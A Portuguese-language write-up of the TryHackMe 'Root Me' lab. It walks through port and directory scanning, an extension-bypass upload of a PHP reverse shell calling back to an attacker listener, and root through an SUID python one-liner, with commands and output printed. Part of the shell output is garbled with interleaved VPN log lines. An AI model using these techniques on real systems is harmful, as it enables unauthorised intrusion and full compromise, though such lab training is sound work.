

Write-up: Root Me

Plataforma: TryHackMe

Dificuldade: Fácil

Data de Resolução: 06 de Setembro de 2026

Autora: Giovanna Felipe Guimarães

Índice

1	Visão Geral	2
2	Reconhecimento	2
3	Exploração	2
4	Escalada de Privilégios	4
5	Conclusão	5
6	Referências	5

1 Visão Geral

A máquina "Root Me" foca na exploração de vulnerabilidades web comuns e falhas de configuração de sistema em um ambiente Linux. O vetor principal de ataque explorou uma restrição falha no upload de arquivos, permitindo o envio de uma web shell maliciosa via bypass de extensão. Após a obtenção do acesso inicial (*foothold*), a escalada de privilégios foi alcançada por meio da exploração de um binário de sistema (python) configurado indevidamente com permissões SUID, resultando no comprometimento total da máquina.

2 Reconhecimento

A fase de reconhecimento iniciou-se com a varredura de portas e serviços para identificar a superfície de ataque utilizando o nmap. A flag `-sV` foi utilizada para determinar as versões dos serviços em execução no IP alvo.

```
nmap -sV <TARGET_IP>
```

Output truncado:

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.41 ((Ubuntu))

Com o serviço web (porta 80) identificado, foi realizado um brute-force de diretórios visando mapear a aplicação web e encontrar painéis administrativos ocultos. A ferramenta escolhida foi o gobuster utilizando a wordlist `common.txt` do SecLists.

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Output truncado:

/css	(Status: 301) [--> http://<TARGET_IP>/css/]
/home	(Status: 301) [--> http://<TARGET_IP>/home/]
/js	(Status: 301) [--> http://<TARGET_IP>/js/]
/panel	(Status: 301) [--> http://<TARGET_IP>/panel/]
/uploads	(Status: 301) [--> http://<TARGET_IP>/uploads/]

Nota de enumeração: Não foi identificado nenhum diretório `/login`, porém os resultados revelaram os diretórios críticos `/panel`, que contém um formulário de upload de arquivos, e `/uploads`, onde os arquivos enviados são armazenados e ficam publicamente acessíveis.

3 Exploração

Ao acessar a rota `/panel`, foi identificado um formulário de upload. O objetivo era realizar o upload de um script de Reverse Shell em PHP (obtido via repositório público no GitHub). Durante os testes iniciais,

o servidor apresentou um filtro que bloqueava arquivos com a extensão padrão .php.

Para realizar o bypass desse filtro, foram realizados testes com extensões alternativas como .php3, .php5 e .phtml, consultando-se as técnicas de *File Upload* documentadas no HackTricks. O servidor não possuía uma blacklist adequada para essas variações e continuou a interpretá-las como código PHP executável. A payload foi configurada para apontar para o IP do atacante (<ATTACKER_IP> - interface tun0) na porta 1234.

Antes de acionar as web shells, um listener foi aberto na máquina do atacante para interceptar a conexão:

```
nc -l -v -n -p 1234
```

Ao navegar até `http://<TARGET_IP>/uploads/`, os arquivos enviados através do bypass de extensão estavam listados e prontos para execução.




Figura 1: Diretório /uploads/ exibindo os arquivos de reverse shell que burlaram o filtro da aplicação.

Ao clicar em um dos arquivos, a payload foi acionada e a conexão reversa foi estabelecida com sucesso. A validação do acesso inicial foi confirmada checando o usuário atual com o comando `whoami`.

Com o acesso estabelecido, realizou-se a enumeração manual do sistema de arquivos navegando com os comandos `cd` e `ls` até localizar e capturar a primeira flag de usuário (`user.txt`), concluindo a fase de foothold.

```
(giovanna@kali)-[~]: tls_multi_process: initial untrusted session promote
$ nc -l -v -n -p 1234
listening on [any] 1234 ... NTROL [openvpn-server]: "PUSH REQUEST" (status=1)
connect to [ ] from (UNKNOWN) [ ] 42748 ute 10.64.0
Linux ip-
08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux 129.246.255.255.192.0,peer-1
01:21:55 up 47 min, 0 users, 0 load average: 0.07, 0.09, 0.04 -crypt,tun-mtu
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)not be used in this con
/bin/sh: 0: can't access tty; job control turned off
$ whoami08:21:35:51 OPTIONS IMPORT: --ifconfig/up options modified
www-data08:21:35:51 OPTIONS IMPORT: route options modified
$ cd home08:21:35:51 OPTIONS IMPORT: route-related options modified
$ ls 09-06 21:35:51 OPTIONS IMPORT: tun-mtu set to 1380
rootme 08:21:35:51 net_route_v4_best_gw query: dst 0.0.0.0
test 09-06 21:35:51 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
ubuntu 08:21:35:51 net_route_v4_best_gw query: dst 13.216.15.166
$ cd test08:21:35:51 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
$ ls 09-06 21:35:51 net_iface_new: add tun0 type ovpn
$ cd war/www 08:35:51 OCO device tun0 opened
/bin/sh: 6: cd: can't cd to war/www [tun0] opened
$ cd var/www 08:35:51 net_iface_mtu_set: mtu 1380 for tun0
/bin/sh: 7: cd: can't cd to var/wwwat tun0 up
$ cd ../test 08:35:51 net_addr_v4 add: 192.168.129.246/18 dev tun0
$ ls 09-06 21:35:51 net_route_v4_add: 10.64.0.0/12 via 192.168.128.1 dev [NUL
$ cd /var/www ric 200
$ ls 09-06 21:35:51 Initialization Sequence Completed
html 09-06 21:35:51 Data Channel: cipher 'AES-256-GCM', peer-id: 54
user.txt08:21:35:51 Timers: ping 10, ping-restart 120
$ cat user.txt08:35:51 Protocol options: explicit-exit-notify 1, protocol-flags
THM[ ]}tls-crypt
$
```

Figura 2: Enumeração de diretórios e obtenção da primeira flag (user.txt).

4 Escalada de Privilégios

O próximo objetivo era elevar os privilégios do usuário `www-data` para `root`. A primeira etapa da enumeração local consistiu em buscar arquivos executáveis com a permissão SUID (Set Owner User ID).

Foi utilizado o comando `find` buscando a partir da raiz (`/`) por arquivos cujo dono seja `root` e tenham a permissão `4000` (SUID), ocultando erros de leitura.

```
find / -type f -user root -perm -4000 2>/dev/null
```

Output truncado:

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/python
/usr/bin/passwd
```

O arquivo `/usr/bin/python` destacou-se imediatamente. Consultando a documentação do GTFO-Bins, confirmou-se que o Python SUID pode ser explorado para instanciar um shell mantendo os privilégios de `root`. O comando de exploração SUID foi executado, seguido de uma validação com `whoami` apontando para o usuário `root`. Em seguida, a flag final do administrador foi capturada com sucesso no diretório `/root/`.

```
(giovanna@kali)-[~] 2026-09-07 00:44 31
$ nc -lvnp 1234
listening on [any] 1234 2026-09-07 01:03 30
connect to [ ] from (UNKNOWN) [ ] 58046
Linux [ ]-Ubuntu SMP Wed Apr 16
08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
02:16:42 up 1:41, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
cat /root/root.txt
THM{ }
```

Figura 3: Execução da payload SUID em Python, obtenção de privilégios root e captura da flag final.

5 Conclusão

A cadeia de ataque demonstrou como vulnerabilidades sequenciais podem comprometer criticamente um servidor. A ausência de uma whitelist estrita e de sanitização adequada na funcionalidade de upload permitiu a injeção de web shells contornando restrições básicas de extensão, gerando o acesso inicial. Em seguida, uma falha crítica de configuração administrativa, ao conceder permissões SUID ao interpretador Python, viabilizou uma escalada de privilégios para o controle total do sistema.

6 Referências

- **GTFOBins - Python SUID Exploitation:** <https://gtfobins.github.io/gtfobins/python/#suid>
- **HackTricks - File Upload Bypass:** <https://book.hacktricks.xyz/pentesting-web/file-upload>
- **PentestMonkey - PHP Reverse Shell:** <https://github.com/pentestmonkey/php-reverse-shell>